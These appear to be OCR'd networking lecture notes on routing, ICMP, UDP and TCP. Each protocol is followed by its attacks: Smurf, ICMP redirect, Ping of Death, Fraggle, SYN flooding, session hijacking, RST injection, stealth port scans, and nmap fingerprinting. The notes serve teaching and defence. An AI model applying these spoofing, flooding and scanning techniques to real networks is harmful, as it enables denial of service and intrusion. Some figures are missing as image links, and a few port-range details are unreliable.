- Router vs. Host
  - A router has direct connections to two or more networks, has multiple network cards and multiple IP addresses.
  - A host usually connects directly to one physical network.

- Direct and Indirect Delivery
  - Direct delivery: ultimate destination can be reached over one network
  - Indirect delivery: requires intermediary (router)

- Routing table
  - Used by routers to decide how to send datagram
  - Only stores address of next router along the path
  - Scheme is known as next-hop routing
  - (We will discuss later on how to construct routing tables)

- Next-Hop Routing
  - The destination IP address will not change, the next hop's MAC address is used.
  - Routing table entries (the router R's IP is 20.0.0.6 and 30.0.0.6):



An example Internet with IP addresses

TO REACH NETWORK	ROUTE TO THIS ADDRESS
20.0.0.0 / 8	DELIVER DIRECT
30.0.0.0 / 8	DELIVER DIRECT
10.0.0.0 / 8	20.0.0.5
40.0.0.0 / 8	30.0.0.7

The routing table for router R

- Host-Specific Routes:
  - Allows per-host routes to be specified as a special case
- Default Routes
  - Only selected if no other match in table
  - Especially for hosts.
- IP Routing Algorithm

1. Extract destination IP address D, and compute the network prefix, N;
2. Is N the same network?
3. Is there a specific route for D?
4. Is there a route for N?
5. Is there a default route?
6. Report error.

- Handling Incoming Datagrams
  - Host: accept or drop. Don't forward. Hosts are forbidden from attempting to forward datagrams that are accidentally routed to the wrong machine. Why?
  - Router: accept or forward.
    - Forwarding: decrease TTL field, recompute the header checksum.
    - Dropping: TTL=0; send an error message to the source.
- Manipulate routing tables: the `route` command (Linux, Windows, Solaris)

ICMP Protocol and Its Security

1 ICMP Protocol (Internet Control Message Protocol


- Motivation
  - IP may fail to deliver datagrams because
    - the destination is not available
    - the time-to-live counter expires
    - routers become congested
  - We need to let the sender know what has happened
  - ICMP is a required part of IP
- Purpose
  - ICMP allows routers (and hosts) to send error or control messages to other routers or hosts
  - ICMP provides communication between the Internet Protocol software on one machine and the Internet Protocol software on another
- Restrictions
  - ICMP messages are not generated for errors that result from datagrams carrying ICMP error messages. Why?
  - ICMP is only sent to the original source. Why?
- ICMP Encapsulation
  - ICMP is encapsulated in an IP packet, but is considered part of the IP or Internet layer.

2 ICMP Messages

- The Common ICMP header
  - Each ICMP message has its own format, they all begin with the same three fields
  - TYPE (8-bit): identifies the message
  - CODE (8-bit): provides further information about the message type
  - CHECKSUM (16-bit)
  - In addition, ICMP messages that report errors always include the header and the first 64 data bits of the datagram causing the problem.
- ICMP Message TYPE
  - 0: Echo Reply
  - 3: Destination Unreachable
  - 4: Source Quency


  - 5: Redirect (chage a route)
  - 8: Echo Request
  - 9: Router Advertisement
  - 10: Router Solicitation
  - 11: time Exceeded for a Datagram
  - 12: Parameter Problem on a Datagram
  - 13: timestamp Request
  - 14: Timestamp Reply
  - 17: Address Mask Request
  - 18: Address Mask Reply

- Echo request and reply message (TYPE = 8 and TYPE = 0)
  - Used to test reachability
  - The format of echo request/reply packets is the following:



  - An echo request can also contain optional data (the content does not matter).
  - An echo reply always returns exactly the same data as was received in the request.
  - ICMP echo request/reply messages are used by the `ping` program.

- Destination Unreachable (TYPE = 3)
  - When a router cannot forward or deliver an IP datagram, it sends a destination unreachable message back to the original source.
  - The format of the packet is the following:



  - The CODE field specifies details

    - 0: network unreachable
    - 1: host unreachable
    - 2: protocol unreachable
    - 3: port unreachable
    - 4: fragmentation needed and DF (dont fragment) set
    - 5: source route failed
    - Codes 0, 1, 4, and 5 may be received from a gateway.
    - Codes 2 and 3 may be received from a host.
  - The IP header plus the first 64 bits of the original packet is attached in this ICMP packet.

- Source Quench
  - To deal with congestion and datagram flow control
  - When routers are overrun with traffic, it is called congestion.
  - A machine uses ICMP source quench messages to report congestion to the original source
  - There is no ICMP message to reverse the effect of a source quench. Usually the host gradually increases the rate when no further source quench requests are received.

- Route Redirect
  - The format of the ICMP route redirect message:

```
0                   1                   2                   3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                 Gateway Internet Address                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      Internet Header + 64 bits of Original Data Datagram      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

  - Routers exchange routing information periodically to accommodate network changes and keep their routes up-to-date. However, hosts do not do this.
  - A general rule:
    Routers are assumed to know correct routes; hosts begin with minimal routing information and learn new routes from routers.
  - IP hosts are typically only configured with an IP address of a default router (also called a default gateway). Any remote traffic from the IP host is forwarded to the default IP router.
  - When a router detects a host using a nonoptimal route, it sends the host an ICMP redirect message, requesting that the host change its route. This way, the host learn a new route, and add the route to its routing table.
  - The gateway sends a redirect message to a host in the following situation. A gateway, G1, receives an internet datagram from a host on a network to which the gateway is attached. The gateway, G1, checks its routing table and obtains the address of the next gateway, G2, on the route to the datagram's internet destination network, X. If G2 and the host identified by the

internet source address of the datagram are on the same network, a redirect message is sent to the host. The redirect message advises the host to send its traffic for network X directly to gateway G2 as this is a shorter path to the destination. The gateway forwards the original datagram's data to its internet destination.

- Limited to interactions between a router and a host on a directly connected network.

3 Attacks Using ICMP Messages

- Mapping Network Topology
  - Mapping a target network is a very strategic part of most intelligently planned attacks. This initial step in reconnaissance attempts to discover the live hosts in a target network. An attacker then can direct a more focused scan or exploit toward live hosts only.
  - Sending individual ICMP echo: this is what the ping command does.
  - Sending ICMP echo requests to the broadcast addresses of a network.
  - Sending ICMP echo requests to network and broadcast address of subdivided networks
  - Sending an ICMP address mask request to a host on the network to determine the subnet mask to better understand how to map efficiently.
- Smurf Attack
  - Ping an IP-directed broadcast address, with the (spoofed) IP of a victim as the source address.
  - IP-directed broadcast addresses are usually network addresses with the host portion of the address having all one bits. For example, the broadcast address for subnet `192.168.10.0` is `192.168.10.255`).
  - Until 1999, standard required routers to forward such packets.
  - Impact: All hosts on the network will respond to the victim, and thus overwhelm the victim. This is a denial-of-service attack.
  - ICMP echo just used for convenience. All ICMP messages can be abused this way.
  - The key idea of this attack: Amplification and IP spoofing
  - This is a protocol vulnerability. To solve this problem, we can do the following:
    - Disable IP-directed broadcasts at the router.
    - Configure the operating system to prevent the machine from responding to ICMP packets sent to IP broadcast addresses.
- ICMP Redirect Attack
  - Send an ICMP redirect packet to the victim, asking it to send its packets to another "router", which can be a malicious machine.
  - Impact: man-in-the-middle attacks or denial-of-service attacks.
  - Host Requirements RFC states that system MUST follow ICMP redirects unless it's a router.
  - Winfreez(e): in Windows.
    - ICMP Redirect: Yourself is the quickest link to host Z.
    - The victim changes its routing table for Z to itself.

    - Host sends packets to itself in an infinite loop.

- Ping of Death
  - ICMP echo request with fragmented packets
  - Maximum legal size of an ICMP echo request packet:
    65535 - 20 - 8 = 65507
  - Fragmentation allows the bypass of the maximum size. For the last piece of the fragment, the following is possible:
    (offset + size) $>$ 65535
  - Reassembled packet would be larger than 65535 bytes.
  - Impact: some operating systems will crash.
  - Same attack with different IP protocols.
- ICMP attacks on TCP connections (more will be covered in the TCP lectures).


UDP Protocols

(1) UDP: User Datagram Protocol


- Why need UDP (or TCP)
  - On a single host, there might be many application programs
  - IP only identifies host, not application programs running on host
  - We need another thing to distinguish one application from another, so when the TCP/IP software receives a packet, it knows which program to send to.
  - TCP/IP uses protocol port number to distinguish programs. Application programs bind themselves to port numbers.
  - Both TCP and UDP have port numbers. They are different.

- UDP
  - Transport-layer protocol
  - Connectionless service
  - Same best-effort semantics as IP
    - Messages can be delayed, lost, or duplicated
    - Messages can arrive out of order
  - Application accepts full responsibility for errors
  - UDP-based applications
    - DNS: Normal hosts query DNS servers using UDP in practice
    - Streaming video, Voice-over-IP


- Encapsulation



- UDP Message Format



- UDP Multiplexing, Demultiplexing, and Ports



- Reserved and Available UDP Port Numbers
  - Small numbers are reserved for specific applications
    - Called well-known ports
    - Same interpretation throughout the Internet
    - Used by server software
  - Large numbers are not reserved
    - Available to arbitrary application programs
    - Used by client software
  - Examples:
    - 7 for Echo, 13 for daytime, 53 for DNS name server.

---

(2) UDP Attacks

- Fraggle
  - Broadcast UDP packet sent to the "echo" service.
  - All computers reply (amplification).
  - Source IP was spoofed, victim is overwhelmed
  - Similar to the ICMP Smurf attack.

- UDP Ping-Pong:
  - Some service or application issues a UDP reply no matter what is the input packet (e.g., error message).
  - Set the source and destination ports of a UDP to be one of the following ports
    - daytime (port 13)
    - time (port 37)
  - This causes a Ping-Pong effect between the source and the destination.

- DoS Attacks
  - Key: Applications that reply with large packets to small requests, e.g., games
    - BattleField 1942
    - Quake 1 (CAN-1999-1066)
    - Unreal Tournament
  - Hosts can be attacked by using these applications as amplifiers, with forged source IP packets


TCP Protocols

(1) TCP Protocol (Transmission Control Protocol)

- The Need for Stream Delivery
  - Out of order packet delivery
  - Packet delay
  - Packet loss
  - Packet duplicates


- Properties of TCP
  - Stream Orientation
    - TCP thinks of the data as a stream of bits, divided into 8-bit octets
    - The stream delivery service on the destination machine passes to the receiver exactly the same sequence of octets that the sender passes to it on the source machine.
  - Virtual Circuit Connection
  - Buffered Transfer
    - When transferring data, each application uses whatever size pieces it finds convenient, which can be as small as a single octet.
    - The protocol software is free to divide the steam into packets independent of the pieces the application program transfer.
    - To make transfer more efficient and to minimize network traffic, implementations usually collect enough data from a stream to fill a reasonably large datagram before transmitting it.
    - "Push" mechanism can force a transfer (and delivery) without buffering.
  - Unstructured Stream
    - TCP does not honor structured data streams.
    - Application programs must understand stream content and agree on stream format before they initiate a connection.
  - Full Duplex Connection: transfer in both directions
  - Reliability
    - Positive Acknowledgement with Retransmission.

- Layering of the three major protocols




- TCP ports, connections, and endpoints
  - Endpoint of communication is application program
  - TCP uses port number to identify application
  - TCP connection between two endpoints is identified by four items
    - Sender's IP address
    - Sender's protocol port number
    - Receiver's IP address
    - Receiver's protocol port number
  - A given TCP port number can be shared by multiple connections on the same machine, e.g., the following two connections share the same destination point:
    - (18.26.0.36, 1069) and (128.230.208.110 22)
    - (128.10.2.3, 1184) and (128.230.208.110 22)

- Reserved TCP Port Numbers
  - Port numbers range from 0 to 65536.
  - Port numbers 0 to 1024 are reserved for privileged services and designated as well-known ports (in other words, only root has the permission to use these reserved port numbers).
  - Example
    - 22: SSH, 23: telnet, 80: http
- TCP Segment Format



- HLEN: length of the segment header measured in 32-bit multiples (it is needed because the OPTIONS field varies in length).
- CHECKSUM: `checksum` (Pseudo header + TCP header + TCP data)

Figure: TCP Pseudo header




- CODE BITS: specify the purpose and contents of the segment

Figure: Bits of the CODE field in the TCP header.

Bit (left to right)	Meaning if bit set to 1
URG	Urgent pointer field is valid
ACK	Acknowledgement field is valid
PSH	This segment requests a push
RST	Reset the connection
SYN	Synchronize sequence numbers
FIN	Sender has reached end of its byte stream

- Sliding Window Mechanism:
  - Used for flow control
  - Operate at the octet level, not at the segment or packet level.
  - An example of the TCP sliding window is illustrated in the following figure:



  - In the above example (sender's window)
    - Octets through 2 have been sent and acknowledge
    - Octets 3 through 6 have been sent but not acknowledged
    - Octets 7 through 9 have not been sent but will be sent without delay
    - Octets 10 and higher cannot be sent until the window moves

  - Receiver's window
    - Receiver also maintains a window. However, this window size is defined by the receiver. This size might not be the same as the sender's size.
    - The receiver's window indicates how many out-of-band octets the receiver is willing to accept.
    - If a packet is out of the receiver's window, the packet will be dropped.

  - TCP allows the window size to very over time.
    - Each acknowledgement, which specifies how many octets have been received, contains a *window advertisement* (the WINDOW field) that specifies how many additional octets of data the receiver is prepared to accept. We think of the window advertisement as specifying the receiver's current buffer size.
    - In response to an increased window advertise, the sender increases the size of its sliding window and proceeds to send octets that have not been acknowledged.
    - In response to a decreased window advertisement, the sender decreases the size of its window and stops sending octets beyond the boundary.
    - Window size can be zero (receiver cannot accept additional data at present).

- Out of Band Data
  - Although TCP is a stream-oriented protocol, it is sometimes important for the program at one end of a connection to send data *out of band*, without waiting for the program at the other end of the connection to consume octets already in the stream.
  - Example: Control-C *interrupts* or *aborts* signals.
  - URG code bit is used to specify such type of TCP data.
  - URGENG POINTER: specify the position in the segment where urgent data ends.

- ACKNOWLEDGEMENT NUMBER: specify the sequence number of the next octet that the receiver expects to receive
  - At any time, the receiver will have reconstructed zero or more octets contiguously from the beginning of the stream, but may have additional pieces of the stream from datagrams that arrived out of order. The receiver always acknowledges the *longest contiguous prefix of the stream that has been received correctly* (not including those that are out of order).

- Timeout and Retransmission
  - Every time TCP sends a segment, it starts a timer and waits for acknowledgement.
  - If the timer expire, TCP assumes that the segment was lost or corrupted and retransmits it.
  - *Adaptive retransmission algorithm*: TCP monitors the performance of each connection and deduces reasonable values for timeouts.

- Congestion Control
  - TCP uses another window, called *congestion window*. The actual window is the following


    `Allowed_window` = *min* (`receiver_advertisement`, `congestion_window`)

  - When congestion occurs, router begins to enqueue datagrams. When routers' queues reach their capacity, routers start to drop datagrams. This causes TCP retransmissions.
  - Retransmissions aggravate congestion instead of alleviating it.
  - To avoid congestion, the TCP standard now recommends using two techniques:
    - *Multiplicative Decrease Congestion Avoidance*: Upon loss of a segment, reduce the congestion window by half (down to a minimum of at least one segment). For those segments that remain in the allowed window, backoff the retransmission timer exponentially.
    - *Slow-Start (Additive) Recovery*: whenever starting traffic on a new connection or increasing traffic after a period of congestion, start the congestion window at the size of single segment and increase the congestion window by one segment each time an acknowledgement arrives.

- Forcing Data Delivery
  - Consider using a TCP connection to pass characters from an interactive terminal to a remote machine. The user expects instant response to each keystroke. If the sending TCP buffers the data, response may be delayed, perhaps for hundreds of keystrokes.
  - TCP provides a *push* operation that an application program can use to force delivery of octets currently in the stream without waiting for the buffer to fill.
  - In addition, a segment with the PSH bit set is sent to the receiver, so the data will be delivered to the application program on the receiving end without waiting for the buffer to be filled.


- Establishing a TCP Connection: three-way handshake
  - The 3-way handshake accomplishes two important functions

- It guarantees that both sides are ready to transfer data.
- It allows both sides to agree on initial sequence numbers.



❖ Initial Sequence Numbers
- ➢ Each machine must choose an initial sequence number at random.
- ➢ Non-random sequence numbers have security consequence (discussed later).

❖ Closing a TCP Connection
- ➢ When an application program tells TCP that it has no more data to send, TCP will close the connection *in one direction* by sending a segment with the FIN bit set.
- ➢ Once a connection has been closed in a given direction, TCP refuses to accept more data for that direction. Meanwhile, data can continue to flow in the opposite direction until the sender closes it.
- ➢ When both directions have been closed, TCP at each endpoint deletes its record of the connection.



❖ TCP Connection Reset
- ➢ For normal shutting down a connection, use FIN.

- Sometimes abnormal conditions arise that force an application program or the network software to break a connection. TCP provides a *reset* facility for such abnormal disconnections.
- Segment with the RST bit in the CODE field set.
- The other side responds to a reset segment immediately by aborting the connection.
- A reset is an instantaneous abort that means that transfer in both directions ceases immediately, and resources such as buffers are released.

---

(2) TCP Attacks

- SYN Flooding
  - An attacker sends many SYN packets to create multiple connections without ever sending an ACK to complete the connection.
  - The victim has to keep the half-opened connection in its memory for certain amount of time (e.g. 75 seconds).
  - If there are so many of these malicious packets, the victim quickly runs out of memory.
  - Denial of Service (DoS) attack
  - Those SYN packets usually use spoofed IP addresses.


- TCP Session Hijacking (Mitnick Attack)
  - Discussion: Machine A and B. If a user `rlogin` from B to A, A will not ask for a password (e.g. .rhosts). You are an attacker. Can you login to A from your own machine?
    - Hint 1: sequence number
    - Hint 2: B's role
  - Guessing the sequence numbers Session Hijacking
  - SYN flooding B.
  - Defense methods
    - Encryption is the only complete defense
    - Checksum carry a keyed hash.

- TCP RST Attacks
  - Attackers inject an RST segment into an existing TCP connection, causing it to be closed.
  - The TCP Reset attack is made possible due to the requirements that a TCP endpoint must accept out of order packets that are within the range of a window size, and the fact that Reset flags should be processed immediately.
  - What are the difficulties of spoofing a RST packet to break a remote connection?
    - Sequence number of the connection
    - Source port of the connection (destination port is usually well known for some applications, e.g. SSH uses 22)


- TCP Port Scanning
  - TCP SYN scan
  - TCP connect() scan

- FIN, Xmas Tree or Null scan: closed ports are required to reply with an RST, while open ports must ignore the packets in question (RFC).


- **FIN** Scan
  The FIN scan's 'stealth' frames are unusual because they are sent to a device without first going through the normal TCP handshaking. If a TCP session isn't active, the session certainly can't be formally closed!



- **The Xmas Tree** Scan
  The Xmas tree scan sends a TCP frame to a remote device with the URG, PUSH, and FIN flags set. This is called a Xmas tree scan because of the alternating bits turned on and off in the flags byte (00101001), much like the lights of a Christmas tree.



- **NULL** Scan
  The null scan turns off all flags, creating a lack of TCP flags that should never occur in the real world.



- Fingerprinting hosts
  - What makes it possible?
    - Different OS choose unique values for certain fields, such as TTL, TOS, TCP window size, TCP options.
    - Different OS may choose different way to response (not exactly follow RFC).

- Tool: `nmap -O -v host` : identify OS version and tell you how difficult it is to predict initial sequence #.

- The FIN probe: Here we send a FIN packet (or any packet without an ACK or SYN flag) to an open port and wait for a response. The correct RFC 793 behavior is to NOT respond, but many broken implementations such as MS Windows, BSDI, CISCO, HP/UX, MVS, and IRIX send a RESET back. Most current tools utilize this technique.

- The BOGUS flag probe -- Queso is the first scanner to use this clever test. The idea is to set an undefined TCP "flag" (bit 7 or 8, counting from the left) in the TCP header of a SYN packet. Linux boxes prior to 2.0.35 keep the flag set in their response. However, some operating systems seem to reset the connection when they get a SYN+BOGUS packet. This behavior could be useful in identifying them. Update: Bit 8 (and 9) are now used as the "ECN field" for TCP congestion control.

